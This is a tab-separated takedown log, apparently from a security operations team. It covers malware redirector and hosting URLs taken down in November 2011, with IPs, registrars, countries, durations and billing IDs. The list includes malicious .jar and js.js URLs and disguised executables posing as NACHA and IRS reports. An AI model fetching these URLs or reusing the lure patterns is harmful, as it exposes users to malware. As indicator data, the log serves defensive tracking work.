94408	http://colocurve.com/main.php?page=a4ad3cf3d5bdd384	11/10/2011 10:52	11/10/2011 15:43	malware	96.126.126.78	Dedicated Web Hosti	NAMESECURE.COM	US	4.85		
94410	http://babytake.com/gm9n4y4/index.html	11/10/2011 17:42	11/10/2011 19:25	malware	174.120.173.1	Redirector	GoDaddy.com, Inc.	US	1.72		
94411	http://baborexyu.com/tcid9x/index.html	11/10/2011 11:26	11/10/2011 15:04	malware	194.9.95.177	Redirector	ACTIVE 24 AS	SE	3.63	391	
94412	http://blog.tedinet.com/uszuow/index.html	11/10/2011 17:43	11/10/2011 19:25	malware	91.121.93.179	Redirector	NOMINALIA INTERNET S.L.	FR	1.69		
94413	http://boccherini.com.co/cjh50e/index.html	11/10/2011 11:28	11/10/2011 19:19	malware	174.121.37.25	Redirector	GODADDY.COM, INC.	US	7.86	392	
94415	http://s15419483.onlinehome-server.info/%7Ebluemars/8plo98x/index.html	11/10/2011 17:44	11/10/2011 19:25	malware	87.106.245.20	Redirector	1&1 Internet AG (R113-LRMS)	DE	1.69		
94416	http://babor.mk/l435811/index.html	11/10/2011 17:45	11/10/2011 18:25	malware	194.9.94.202	Redirector	Loopia AB	SE	0.65	393	
94417	http://BizVibe.com/cbgzbi/index.html	11/10/2011 17:46	11/10/2011 19:27	malware	97.79.238.60	Redirector	MONIKER	US	1.67	394	
94418	http://akapela.gr/o1w35sp/index.html	11/10/2011 17:47	11/10/2011 19:25	malware	96.0.172.2	Redirector	MONIKER ONLINE SERVICES, INC.	US	1.64	395	
94419	http://www.stefanospaziani.com/zfin.html	11/10/2011 11:29	11/10/2011 14:51	malware	213.205.40.16	Redirector	ASCIO TECHNOLOGIES, INC.	IT	3.36	396	
94420	http://bad-toys.at/y6g2oc/index.html	11/10/2011 18:02	11/10/2011 19:04	malware	46.4.115.35	Redirector	Webhosting Linux Works	DE	1.02	397	
94421	http://superbookmaker.com/km3xqwn/index.html	11/10/2011 11:30	11/10/2011 19:03	malware	66.147.244.17	Redirector	UNITED-DOMAINS AG	US	7.55	398	
94422	http://blog.framingengine.com/cj50gkx/index.html	11/10/2011 18:03	11/10/2011 19:26	malware	96.31.85.198	Redirector	GoDaddy.com, Inc.	US	1.38		
94423	http://firstexec.ca/9auou6u/index.html	11/10/2011 12:10	11/10/2011 17:31	malware	96.125.179.60	Redirector	Tucows.com Co.	CA	5.36	399	
94424	http://bookshop10.xhost.ro/gnhekx/index.html	11/10/2011 12:12	11/10/2011 15:13	malware	195.78.124.19	Redirector	ICI - ROTLD	RO	3.01	400	
94425	http://badcompanyeredar.ba.ohost.de/gg8s8xe/index.html	11/10/2011 12:18	11/10/2011 18:30	malware	213.202.225.4	Redirector	UNITEDCOLO	DE	6.2	401	
94426	http://bonfarto.be/n5tlyya/index.html	11/10/2011 12:20	11/10/2011 14:07	malware	193.202.110.7	Redirector	One.com A/S	DK	1.79	402	
94429	http://bookshop10.xhost.ro/cvy7m5/index.html	11/10/2011 18:14	11/10/2011 18:30	malware	195.78.124.19	Redirector	ICI - ROTLD	RO	0.26	403	
94430	http://boracay-paradise.com/nnhv0r/index.html	11/10/2011 12:21	11/10/2011 19:20	malware	69.175.54.106	Redirector	ENOM, INC.	US	6.98		
94433	http://fe.25.79ae.static.theplanet.com/~blindama/qzbnbc/index.html	11/10/2011 12:22	11/10/2011 19:20	malware	174.121.37.25	Redirector	SOFTLAYER TECHNOLOGIES, INC	US	6.97		
94434	http://blog.tedinet.com/sbesjp/index.html	11/10/2011 12:24	11/10/2011 19:18	malware	91.121.93.179	Redirector	NOMINALIA INTERNET S.L.	FR	6.9		
94439	http://blu-raysale.eu/tia4jma/index.html	11/10/2011 18:05	11/10/2011 18:21	malware	87.233.222.24	Redirector	Transip BV	NL	0.26		
94444	http://birchip.com/pxdpy5a/index.html	11/10/2011 16:48	11/10/2011 19:17	malware	116.240.200.6	Redirector	AUSCITY.NET	AU	2.47	404	
94445	http://bumblebeeman.enixns.com/~bookmi/qcdskq/index.html	11/10/2011 18:06	11/10/2011 18:28	malware	84.45.45.133	Redirector	Enix Ltd	UK	0.37	405	
94447	http://funtotravel-busreisen.de/jfhdksirkw.html	11/10/2011 18:07	11/10/2011 18:27	malware	94.102.216.15	Redirector	Netbeat	DE	0.34	406	
94453	http://3e.2.79ae.static.theplanet.com/%7Ebizgolf/g45qnux/index.html	11/10/2011 15:07	11/10/2011 19:18	malware	174.121.2.62	Redirector	SOFTLAYER TECHNOLOGIES, INC	US	4.18	407	
94457	http://boatlicences.com.au/1xyina/index.html	11/10/2011 15:15	11/10/2011 19:07	malware	198.104.30.17	Redirector	Melbourne IT	US	3.88		
94458	http://babor.com.hr/zj4l304/index.html	11/10/2011 15:38	11/10/2011 19:04	malware	194.9.94.203	Redirector	Loopia AB	SE	3.42		
94459	http://body2b.com.au/%7Ebody2bc/k32sd8/index.html	11/10/2011 15:42	11/10/2011 16:27	malware	118.127.15.23	Redirector	TPP Internet	AU	0.74	408	
94460	http://sleepingwithnewyork.com/hgfduj/index.html	11/10/2011 15:47	11/10/2011 19:18	malware	184.172.149.1	Redirector	Namecheap.com	US	3.52		
94461	http://boncukhaliyikama.com/x2q8fsy/index.html	11/10/2011 15:58	11/10/2011 19:19	malware	93.184.150.2	Redirector	FBS INC.	TR	3.36	409	
94463	http://bjay12.com/gvdacm/index.html	11/10/2011 18:08	11/10/2011 19:26	malware	81.169.187.14	Redirector	CRONON AG	DE	1.3	410	
94464	http://eslah.com/xi4aiz/index.html	11/10/2011 16:09	11/10/2011 19:21	malware	67.18.65.74	Redirector	ENOM, INC.	US	3.2		
94465	http://firstexec.ca/h2xmpx/index.html	11/10/2011 18:09	11/10/2011 18:29	malware	96.125.179.60	Redirector	Etsonline.com	CA	0.33	411	
94477	http://westernwolfs.com/main.php?page=034a24544f58c8d7	11/10/2011 17:09	11/10/2011 18:11	malware	93.187.142.14	Dedicated Web Hosti	SPIRITDOMAINS	RO	1.04	412	
94478	http://badcompanyy.ba.ohost.de/tukono/index.html	11/10/2011 18:21	11/10/2011 21:32	phish	213.202.225.4	Redirector	UNITED COLO GmbH	DE	3.18		
94481	http://3e.2.79ae.static.theplanet.com/~bizgolf/ggfvgs/index.html	11/10/2011 18:11	11/10/2011 19:26	malware	174.121.2.62	Redirector	SOFTLAYER TECHNOLOGIES, INC	US	1.25		
94499	http://blazebriquettes.com/6sjzqm/index.html	11/11/2011 3:11	11/11/2011 11:33	malware	67.225.212.4	Redirector	UK2 GROUP LTD.	US	8.38	413	
94500	http://203.146.170.92/%7Ebkomovie/432mu2/index.html	11/11/2011 4:17	11/14/2011 12:30	malware	203.146.170.9	Redirector	TUCOWS.COM CO.	TH	80.21	414	
94502	http://coloicus.com/main.php?page=2f29b18e06cf2de5	11/11/2011 3:24	11/14/2011 15:52	malware	174.140.165.2	Redirector	DIRECTNIC, LTD	US	84.47	415	
94503	http://limaclusterit.com/js.js	11/11/2011 3:40	11/14/2011 13:18	malware	66.147.244.78	Redirector	ENOM, INC.	US	81.63	416	

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP	NACHA TAKEDOWN AUDIT	Registrar	Geo	Duration	Billable	Notes
94504	http://myendsandpieces.com/js.js	11/11/2011 3:44	11/11/2011 18:42	malware	75.126.69.34	Redirector	GoDaddy.com, Inc.	UK	14.97	417	
94505	http://onesourceprocess.com/9vd2aa1/index.html	11/11/2011 3:49	11/14/2011 16:44	malware	97.74.215.189	Redirector	GoDaddy.com, Inc.	US	84.9	418	
94506	http://viserwer.com/~bek/1zo0c0/index.html	11/11/2011 3:56	11/14/2011 15:56	malware	188.40.61.147	Redirector	PUBLICDOMAINREGISTRY.COM	DE	84	419	
94507	http://blismapleslyrup.com/4heasd/index.html	11/11/2011 4:21	11/13/2011 8:50	malware	64.34.174.44	Redirector	GoDaddy.com, Inc.	US	52.49	420	
94508	http://superleggera.websitewelcome.com/~biosmoke/ccd7aae/index.html	11/11/2011 4:17	11/11/2011 11:59	malware	174.132.145.1	Redirector	ENOM, INC.	US	7.7	421	
94509	http://www.bridalrevival.com.au/15qcud/index.html	11/11/2011 4:27	11/11/2011 11:36	malware	72.29.74.67	Redirector	HostDime.com	US	7.15	422	
94511	http://mpfr.de/7fmem6/index.html	11/11/2011 5:06	11/11/2011 11:38	malware	85.13.129.4	Redirector	denic	DE	6.53	423	
94512	http://bliss-magazine.nl/0jv6o8v/index.html	11/11/2011 4:32	11/11/2011 8:14	malware	193.202.110.1	Redirector	One.com A/S	DK	3.7	424	
94514	http://ae-products.com/5w5nhic/index.html	11/11/2011 4:31	11/14/2011 16:45	malware	65.64.83.200	Redirector	TUCOWS, INC.	US	84.24	425	
94515	http://westernmoose.com/content/field.jar	11/11/2011 4:54	11/11/2011 14:08	malware	193.106.174.2	Dedicated Web Hosti	NAMESECURE.COM	RU	9.23	426	
94516	http://akapela.gr/fzkfxhk/index.html	11/11/2011 4:40	11/11/2011 14:50	malware	96.0.172.2	Redirector	PAPAKI.GR	US	10.18	427	
94517	http://blog.carat-hotel.de/0a48xuf/index.html	11/11/2011 4:45	11/11/2011 8:14	malware	81.201.201.22	Redirector	DENIC.DE	CH	3.48	428	
94521	http://blog.funeraldirectorslife.com	11/11/2011 4:57	11/11/2011 8:19	malware	216.63.126.13	Redirector	ENOM, INC.	US	3.38	429	
94524	http://ausnephost.com/gb1e1t/index.html	11/11/2011 5:01	11/11/2011 8:20	malware	204.93.167.21	Redirector	ENOM, INC.	US	3.31	430	
94525	http://blog.tedinet.com	11/11/2011 5:11	11/11/2011 12:19	malware	91.121.93.179	Redirector	NOMINALIA INTERNET S.L.	FR	7.13	431	
94529	http://bmw02.neostrada.pl/zfin.html	11/11/2011 5:34	11/11/2011 8:20	malware	193.110.120.2	Redirector	Home.pl sp.j.	PL	2.77	432	
94531	http://rainbowfish.cl/nwpczqm/index.html	11/11/2011 5:30	11/15/2011 12:26	malware	200.63.97.10	Redirector	NIC Chile (University of Chile)	CL	102.94	433	
94533	http://balconesdelparque.com/612qaqz/index.html	11/11/2011 5:33	11/11/2011 8:14	malware	95.215.61.22	Redirector	DIRECTI INTERNET SOLUTIONS	ES	2.68	434	
94534	http://westernmoose.com/main.php?page=930efc2e2195978d	11/11/2011 5:47	11/11/2011 11:50	malware	193.106.174.2	Redirector	NAMESECURE.COM	RU	6.06		
94536	http://bobevanscoupons.org/7e4pe7/index.html	11/11/2011 5:42	11/11/2011 12:23	malware	184.172.137.9	Redirector	GoDaddy.com, Inc. (R91-LROR)	US	6.69	435	
94537	http://users100.lolipop.jp/~boy.jp-thonarafc/330u3m/index.html	11/11/2011 5:45	11/13/2011 23:35	malware	210.172.144.1	Redirector	Japan Registry Services Co., Ltd.	JP	65.83	436	
94538	http://wwoofnepal.org/~binod/clh6ubd/index.html	11/11/2011 5:55	11/11/2011 8:15	malware	174.132.146.1	Redirector	Dynadot, LLC (R1266-LROR)	US	2.34	437	
94539	http://velvetropemiami.com/cjyd7n/index.html	11/11/2011 6:04	11/15/2011 3:17	malware	72.167.232.15	Redirector	GoDaddy.com, Inc.	US	93.22	438	
94540	http://gator1057.hostgator.com/~bmccrack/t7s0k9/index.html	11/11/2011 6:24	11/11/2011 8:16	malware	174.120.154.2	Redirector	ENOM, INC.	US	1.86	439	
94543	http://barghest.sg/czt1zs/index.html	11/11/2011 6:30	11/11/2011 12:31	malware	66.96.147.117	Redirector	INSTRA CORPORATION PTE. LTD.	US	6.03	440	
94544	http://boccherini.com.co/70xbv9/index.html	11/11/2011 6:42	11/11/2011 8:16	malware	174.121.37.25	Redirector	godaddy.com	US	1.57	441	
94548	http://basketballchalktalk.com/crvo3n/index.html	11/11/2011 6:45	11/11/2011 11:48	malware	66.7.221.78	Redirector	GoDaddy.com, Inc.	US	5.04	442	
94549	http://beautiply.com/d4lbo1/index.html	11/11/2011 6:50	11/14/2011 7:41	malware	70.32.106.26	Redirector	GoDaddy.com, Inc.	US	72.86	443	
94550	http://benamuki.duu.pl/fyrr7l1/index.html	11/11/2011 6:56	11/12/2011 7:35	malware	178.19.105.14	Redirector	AZ.pl Sp. z o.o.	PL	24.65	444	
94551	http://bioki.cl/3fq332m/index.html	11/11/2011 7:01	11/11/2011 11:46	malware	201.238.235.2	Redirector	NIC Chile (University of Chile)	CL	4.75	445	
94553	http://bestcarpetcleanersreview.com/bwxtv7l/index.html	11/11/2011 7:25	11/14/2011 16:47	malware	209.44.97.18	Redirector	GoDaddy.com, Inc.	CA	81.36	446	
94555	http://boem-petrich.eu/uav0vtk/index.html	11/11/2011 7:12	11/11/2011 8:16	malware	91.196.125.19	Redirector	PublicDomainRegistry.com	BG	1.07	447	
94561	http://bigbelly.ro/8b716ia/index.html	11/11/2011 7:26	11/14/2011 8:48	malware	188.215.36.23	Redirector	ICI - ROTLD	RO	73.36	448	
94562	http://bintari.com/0w1ynf/index.html	11/11/2011 7:32	11/11/2011 18:31	malware	174.121.37.25	Redirector	GoDaddy.com, Inc.	US	10.98		
94563	http://fidelspainting.com/jfhdksirkw.html	11/11/2011 11:27	11/14/2011 0:43	malware	184.168.187.1	Redirector	GoDaddy.com, Inc.	US	61.26	449	
94565	http://bioki.cl/306ve6/index.html	11/11/2011 7:41	11/11/2011 11:45	malware	201.238.235.2	Redirector	COMERCIALIZADORA E INMOB AYEKAN LTDA	CL	4.06	450	
94567	http://fragplay.viserwer.com/cses31/index.html	11/11/2011 8:00	11/14/2011 15:57	malware	188.40.61.147	Redirector	vihost	DE	79.95		
94574	http://bjay12.com/txurpw/index.html	11/11/2011 8:35	11/11/2011 11:41	malware	81.169.187.14	Redirector	CRONON AG	DE	3.09	451	
94575	http://bedrijvengidsonlinenet.nl.siteprotect.net/dj2gvvr/index.html	11/11/2011 8:54	11/14/2011 16:48	malware	84.40.53.40	Redirector	DOMAINPEOPLE, INC.	DE	79.9	452	
94576	http://financialstatements.mrsdl.com/estatements/stetement_id.107410075	11/11/2011 9:19	11/11/2011 12:59	malware	213.200.198.1	Dedicated Web Hosti	DNREGISTRAR	CH	3.66	453	
94579	http://batengenov.go.id/8wdyms8/index.html	11/11/2011 9:17	11/14/2011 16:50	malware	222.124.207.1	Redirector	ID	ID	79.55	454	
94584	http://bonus-code-party-poker.org/37du4v/index.html	11/11/2011 15:09	11/22/2011 13:26	malware	93.184.150.2	Redirector	IBS INC.	TR	262.29	455	
94586	http://brainhippo.com/2heznjd/index.html	11/11/2011 10:23	11/12/2011 7:46	malware	74.53.53.162	Redirector	ONLINENIC, INC.	US	21.39	456	
94587	http://boulevard3.com/s9fvopo/index.html	11/11/2011 10:33	11/11/2011 18:30	malware	216.239.138.3	Redirector	OMNIS NETWORK, LLC	US	7.96	457	
94589	http://brigittebonder.de/dz2onq/index.html	11/11/2011 10:42	11/11/2011 11:57	malware	88.198.41.54	Redirector	Hetzner Online AG	DE	1.25	458	
94592	http://boraehliyet.com/p7ovoi4/index.html	11/11/2011 10:58	11/14/2011 16:53	malware	84.51.21.50	Redirector	ISIMTESCIL.NET	TR	77.91	459	
94593	http://fragplay.viserwer.com/4n1rx4c/index.html	11/11/2011 11:10	11/14/2011 16:54	malware	188.40.61.147	Redirector	CONSULTING SERVICE - ROBERT SIEBIELSKI	DE	77.74		
94594	http://boraehliyet.com/31j4w8/index.html	11/11/2011 15:06	11/14/2011 16:56	malware	84.51.21.50	Redirector	IBS INC.	TR	73.83		
94598	http://boulevard3.com/4uxzksj/index.html	11/11/2011 15:07	11/11/2011 21:03	malware	216.239.138.3	Redirector	OMNIS NETWORK, LLC	US	5.92		
94599	http://brainhippo.com/04vopi/index.html	11/11/2011 15:10	11/12/2011 7:44	malware	74.53.53.162	Redirector	ONLINENIC, INC.	US	16.55		
94600	http://brandonjonesphoto.com/f7p8ku/index.html	11/11/2011 17:15	11/11/2011 19:52	malware	74.220.215.22	Redirector	FASTDOMAIN, INC.	US	2.61	460	
94601	http://brasilfashionsport.com.br/t8ubuo/index.html	11/11/2011 18:12	11/12/2011 7:34	malware	189.38.90.62	Redirector	registro.br	BR	13.38	461	
94603	http://brinqmeabrinqo.com/gpvyh5q/index.html	11/11/2011 17:26	11/14/2011 12:48	malware	213.171.219.2	Redirector	TUCOWS, INC.	UK	67.37	462	
94604	http://broadbandinternetspeedtest.com/5d89j2/index.html	11/11/2011 17:55	11/11/2011 18:46	malware	67.227.213.96	Redirector	DIRECTI INTERNET SOLUTIONS	IN	0.84	463	
94605	http://broadcast-engineers.com/c58phl/index.html	11/11/2011 17:48	11/11/2011 20:39	malware	67.23.226.169	Redirector	GoDaddy.com, Inc.	US	2.85	464	
94608	http://brunetteblogger.com/npkh4qu/index.html	11/11/2011 16:28	11/11/2011 21:45	malware	66.147.244.24	Redirector	FASTDOMAIN, INC.	US	5.27	465	
94609	http://bumblebeeman.enixns.com/~bookmi/n98qszr/index.html	11/11/2011 17:01	11/16/2011 15:55	malware	84.45.45.133	Redirector	Enix Ltd	UK	118.89	466	
94613	http://chennaicomputerlaptop.com/zfin.html	11/11/2011 16:51	11/12/2011 9:09	malware	173.193.3.233	Redirector	NET 4 INDIA LIMITED	US	16.31	467	
94614	http://ckfieldservices.com/8ayl6tg/index.html	11/11/2011 16:29	11/11/2011 21:52	malware	74.220.219.64	Redirector	FASTDOMAIN, INC.	US	5.39	468	
94728	http://nachadepartment.com/report_554780813261 15.doc.exe	11/14/2011 3:58	11/14/2011 23:32	malware	98.139.135.21	Dedicated Web Hosti	yahoo.com	US	19.57	469	
94730	http://d0ubl3tr0ubl3.com.tw/content/field.jar	11/14/2011 4:16	11/14/2011 9:02	malware	89.201.174.47	Dedicated Web Hosti	OnlineNic.com	HR	4.77	470	
94734	http://chilp.it/f46170	11/14/2011 5:18	11/14/2011 15:59	malware	91.121.8.125	Redirector	Checkdomain GmbH	FR	10.68	471	
94735	http://d0ubl3tr0ubl3.com.tw/main.php?page=8e5c4d6008421645	11/14/2011 4:16	11/14/2011 12:26	malware	89.201.174.47	Redirector	OnlineNic.com	HR	8.17		
94737	http://snipr.com/2npp7n	11/14/2011 6:29	11/14/2011 10:08	malware	141.101.126.2	Redirector	DYNADOT, LLC	US	3.66	472	
94739	http://snipr.com/2nprcm	11/14/2011 6:31	11/14/2011 8:04	malware	141.101.126.2	Redirector	DYNADOT, LLC	US	1.54		
94744	http://coloquel.com/main.php?page=a4ad3cf3d5bdd384	11/14/2011 5:16	11/14/2011 12:21	malware	193.106.174.2	Redirector	domainmonger.com	RU	7.1		
94745	http://redir.ec/eGUJ	11/14/2011 6:35	11/14/2011 20:30	malware	46.4.199.134	Redirector	NameAction Inc.	DE	13.91	473	
94746	http://coloquel.com/content/field.jar	11/14/2011 5:15	11/14/2011 12:00	malware	193.106.174.2	Dedicated Web Hosti	domainmonger.com	RU	6.74		
94747	http://coloquel.com/content/import.jar	11/14/2011 5:15	11/14/2011 11:53	malware	193.106.174.2	Dedicated Web Hosti	domainmonger.com	RU	6.64	474	
94762	http://colobird.com/content/field.jar	11/14/2011 8:50	11/15/2011 23:31	malware	193.106.174.2	Dedicated Web Hosti	1 & 1 INTERNET AG	RU	38.68		
94763	http://colobird.com/main.php?page=8442d5811699de8c	11/14/2011 9:05	11/14/2011 16:58	malware	193.106.174.2	Redirector	1 & 1 INTERNET AG	RU	7.89		
94800	http://www.lumhongve.com/sxu6e1w/index.html	11/14/2011 19:13	11/14/2011 20:16	malware	203.175.162.4	Redirector	ENOM, INC.	SG	1.05	475	
94805	http://assistantarea.com/be9nyq/index.html	11/14/2011 19:23	11/15/2011 11:10	malware	173.193.69.93	Redirector	SPOT DOMAIN LLC DBA DOMAINSITE.COM	US	15.77	476	
94806	http://www.athmainfosolutions.com/29ial3/index.html	11/14/2011 19:42	11/18/2011 13:47	malware	118.102.198.5	Redirector	e-verge Informatics	IN	90.08	477	
94807	http://atomicdigitalcapture.com/ardwua/index.html	11/14/2011 19:59	11/15/2011 12:21	malware	74.220.207.10	Redirector	FASTDOMAIN, INC.	US	16.37	478	
94808	http://auvalon.sk/0wffuo/index.html	11/14/2011 20:12	11/15/2011 12:23	malware	212.57.32.25	Redirector	Sygnon.sk	SK	16.18	479	
94809	http://atscaf.fr/oi49vr0/index.html	11/14/2011 20:16	11/16/2011 5:06	malware	213.186.33.17	Redirector	OVH	FR	32.83	480	
94810	http://balconesdelparque.com/s7zciq/index.html	11/14/2011 20:44	11/15/2011 12:30	malware	95.215.61.22	Redirector	DIRECTI INTERNET SOLUTIONS PVT. LTD	ES	15.77	481	
94823	http://a.md/9DT	11/15/2011 2:47	11/16/2011 6:23	malware	98.142.220.63	Redirector	nic.md	US	27.59	482	
94824	http://gs.a.md/9Do	11/15/2011 2:42	11/16/2011 6:24	malware	205.251.205.2	Redirector	nic.md	US	27.69	483	
94829	http://manageity.com/main.php?page=79dfb87605cfc74a	11/15/2011 5:18	11/15/2011 12:34	malware	193.106.174.2	Redirector	NAME.COM LLC	RU	7.27		
94831	http://manageity.com/content/field.jar	11/15/2011 5:29	11/15/2011 23:32	malware	193.106.174.2	Dedicated Web Hosti	NAME.COM LLC	RU	18.05		
94833	http://trustedcarsanddogs.info/main.php?page=c0217c62d3796bdf	11/15/2011 6:20	11/16/2011 8:34	malware	206.53.52.66	Redirector	OnlineNIC, Inc	CA	26.23		
94834	http://wrapmyarmsand.info/main.php?page=c0217c62d3796bdf	11/15/2011 6:20	11/15/2011 19:21	malware	206.53.52.66	Redirector	OnlineNIC, Inc	CA	13.01		
94835	http://trustedcarsanddogs.info/content/import.jar	11/15/2011 6:19	11/15/2011 13:00	malware	206.53.52.66	Dedicated Web Hosti	OnlineNIC, Inc. (R170-LRMS)	CA	6.68	484	
94837	http://wrapmyarmsand.info/content/import.jar	11/15/2011 7:11	11/15/2011 13:02	malware	206.53.52.66	Dedicated Web Hosti	OnlineNIC, Inc. (R170-LRMS)	CA	5.84		
94850	http://manageient.com/content/field.jar	11/15/2011 10:11	11/16/2011 22:11	malware	193.106.174.2	Dedicated Web Hosti	BIGROCK SOLUTIONS PRIVATE LIMITED	RU	36.01		
94851	http://manageient.com/main.php?page=79dfb87605cfc74a	11/15/2011 10:06	11/15/2011 13:42	malware	193.106.174.2	Redirector	BIGROCK SOLUTIONS PRIVATE LIMITED	RU	41.59		
94898	http://manageality.com/main.php?page=79dfb87605cfc74a	11/16/2011 1:19	11/17/2011 3:44	malware	193.106.174.2	Redirector	MONIKER	RU	26.4		
94909	http://irs-events.com/ClientsReports/repID9034.pdf.exe	11/16/2011 5:02	11/16/2011 7:07	malware	98.139.135.21	Dedicated Web Hosti	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	2.08	485	
94915	http://manageality.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/16/2011 8:10	11/17/2011 3:14	malware	193.106.174.2	Dedicated Web Hosti	MONIKER	RU	19.07		
94916	http://manageient.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/16/2011 8:26	11/16/2011 21:27	malware	193.106.174.2	Dedicated Web Hosti	BIGROCK SOLUTIONS PRIVATE LIMITED	RU	13.01		
94917	http://rajbhanse.co.cc/images/js.js	11/16/2011 8:45	11/16/2011 8:58	malware	174.120.61.16	Redirector	YESNIC CO. LTD.	US	0.22	486	
94919	http://www.seogist.com/js/js.js	11/16/2011 8:52	11/22/2011 8:45	malware	69.89.31.198	Redirector	BLUEHOST.COM	US	143.88	487	
94923	http://plexuscomms.com.au/qmkc3v/index.html	11/16/2011 10:48	11/21/2011 14:02	malware	198.104.41.72	Redirector	Melbourne IT	US	123.23	488	
94928	http://pixa-design.de/nqvixu/index.html	11/16/2011 15:25	11/21/2011 14:08	malware	188.40.45.159	Redirector	AdronTec GbR	DE	118.72	489	
94929	http://colowheel.com/main.php?page=7de716381035aed8	11/16/2011 12:07	11/17/2011 2:03	malware	193.106.174.2	Dedicated Web Hosti	ENOM, INC.	RU	13.93		
94930	http://prismproductions.net/vlol08/index.html	11/16/2011 12:44	11/16/2011 18:35	malware	207.204.27.90	Hijacked Website	Register.com	US	5.85	490	
94931	http://desaflodefe.com/5yxluj/index.html	11/16/2011 13:02	11/17/2011 3:49	malware	50.61.252.228	Redirector	GoDaddy.com, Inc.	US	14.78	491	
94934	http://gettingpregnantips.com/~pregnant/ig1lno/index.html	11/16/2011 13:12	11/17/2011 4:18	malware	69.65.43.152	Redirector	GLOBEHOSTING EUROPE	US	15.11	492	
94936	http://akapela.gr/7as4xe/index.html	11/16/2011 14:18	11/18/2011 12:04	malware	96.0.172.2	Redirector	Ecommerce Corporation	US	45.77	493	
94937	http://plummessage.com/rxd0e50/index.html	11/16/2011 15:26	11/17/2011 12:26	malware	74.208.147.23	Redirector	1 & 1 INTERNET AG	US	21	494	
94938	http://mel.melleva.com/~procool/4tp5kn7/index.html	11/16/2011 12:35	11/16/2011 21:34	malware	174.121.198.1	Hijacked Website	DOMAINPEOPLE, INC.	US	8.99	495	
94941	http://pressurewasherscleaners.com/r5x662/index.html	11/16/2011 12:27	11/21/2011 15:06	malware	65.60.42.250	Redirector	GoDaddy.com, Inc.	US	122.65	496	
94942	http://pure-elevation.com/~pureelev/yftge3/index.html	11/16/2011 12:14	11/17/2011 12:25	malware	184.154.227.5	Redirector	GoDaddy.com, Inc.	US	24.19	497	
94943	http://priaeducation.org/4h55ii/index.html	11/16/2011 15:27	11/23/2011 3:20	malware	208.109.176.9	Redirector	OnlineNIC Inc. (R64-LROR)	US	155.89	498	
94945	http://promarineusaonline.com/ae4938/index.html	11/16/2011 15:28	11/22/2011 13:38	malware	204.12.25.55	Redirector	TUCOWS, INC.	US	142.17	499	
94951	http://rftp.rf.ohost.de/47rdx21/index.html	11/16/2011 15:30	11/18/2011 5:01	malware	213.202.225.3	Redirector	DENIC	DE	37.53	500	
94957	http://ontariobuildingtrades.com/msauwof/index.html	11/16/2011 15:30	11/17/2011 15:34	malware	216.14.123.20	Redirector	2030138 ONTARIO INC. DBA NAMESBEYOND.COM	US	24.06	501	
94959	http://pro.ovh.net/~ritreqiv/jdx9vvy/index.html	11/16/2011 15:33	11/22/2011 13:51	malware	213.186.33.4	Redirector	OVH	FR	142.31	502	
94960	http://pranella.com/1mpncx/index.html	11/16/2011 15:35	11/16/2011 18:33	malware	84.18.207.140	Redirector	TUCOWS, INC.	UK	2.97	503	

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP	NACHA TAKEDOWN AUDIT Registrar	Geo	Duration	Billable	Notes
94961	http://thecsbevent.com/kk0ej83/index.html	11/16/2011 15:36	11/16/2011 21:30	malware	174.121.2.195	Dedicated Web Hosti GoDaddy.com, Inc.	US	5.91	504	
94962	http://ourdogz.nl/uibauaa/index.html	11/16/2011 15:37	11/16/2011 18:25	malware	46.235.43.61	Redirector WebReus B.V.	NL	2.8	505	
94963	http://profdyahya.afimsoft.com/2q9f9e9/index.html	11/16/2011 15:25	11/17/2011 3:49	malware	205.234.234.1	Redirector Walfam Web Services	US	12.41	506	
94984	http://nintendorevolutionfan.com/js.js	11/17/2011 4:07	11/21/2011 0:48	malware	194.28.84.41	Redirector Fasthosts Internet Limited	UA	92.67	507	
94996	http://www.ryanryte.com.au/js.js	11/17/2011 7:01	11/24/2011 6:40	malware	202.124.241.1	Redirector NetRegistry	AU	167.64	508	
94999	http://aquaedition.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/17/2011 8:44	11/17/2011 15:29	malware	193.106.174.2	Dedicated Web Hosti FASTDOMAIN, INC.	RU	6.75		
95001	http://aquaedition.com/main.php?page=2ef0b5da80f6fe8f	11/17/2011 8:43	11/17/2011 15:57	malware	193.106.174.2	Redirector FASTDOMAIN, INC.	RU	7.23	509	
95002	http://managerumber.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/17/2011 8:22	11/18/2011 4:51	malware	174.140.163.1	Dedicated Web Hosti 1 & 1 INTERNET AG	US	20.47	510	
95003	http://managerumber.com/main.php?page=7de716381035aed8	11/17/2011 8:24	11/17/2011 13:20	malware	174.140.163.1	Redirector 1 & 1 INTERNET AG	US	4.93		
95004	http://www.homestretchcafe.com/js/js.js	11/17/2011 8:21	11/18/2011 20:28	malware	98.139.135.22	Redirector YAHOO	US	36.11	511	
95006	http://hairextensionnyc.com/js/js.js	11/17/2011 8:36	11/18/2011 20:27	malware	208.109.181.8	Redirector GoDaddy.com, Inc.	US	35.85	512	
95007	http://battleitect.com/main.php?page=0d485e012d486479	11/17/2011 8:39	11/19/2011 12:22	malware	193.106.174.2	Redirector 101DOMAIN, INC.	RU	51.71	513	
95008	http://battleitect.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/17/2011 8:42	11/21/2011 0:49	malware	193.106.174.2	Dedicated Web Hosti 101DOMAIN, INC.	RU	88.11		
95018	http://pelzermasoniclodge.org/1oywlz2/index.html	11/17/2011 10:55	11/17/2011 13:53	malware	65.254.231.14	Redirector Tucows Inc. (R11-LROR)	US	2.96	514	
95026	http://chimera.lunarpages.com/~micro15/d9vsfi/index.html	11/17/2011 11:20	11/18/2011 18:03	malware	216.97.237.20	Redirector TUCOWS, INC.	US	30.71	515	
95029	http://qybo-hubybewu.freewebsitehosting.com/nonplatentiluu21.html	11/17/2011 11:33	11/22/2011 13:31	malware	192.41.60.10	Redirector MONIKER	US	121.97	516	
95038	http://aquaedition.com/main.php?page=7de716381035aed8	11/17/2011 12:14	11/17/2011 13:55	malware	193.106.174.2	Dedicated Web Hosti FASTDOMAIN, INC.	RU	1.68		
95040	http://aquajaunt.com/main.php?page=1de32e77952227cd	11/17/2011 13:23	11/18/2011 13:04	malware	193.106.174.2	Redirector 1 & 1 INTERNET AG	RU	23.68		
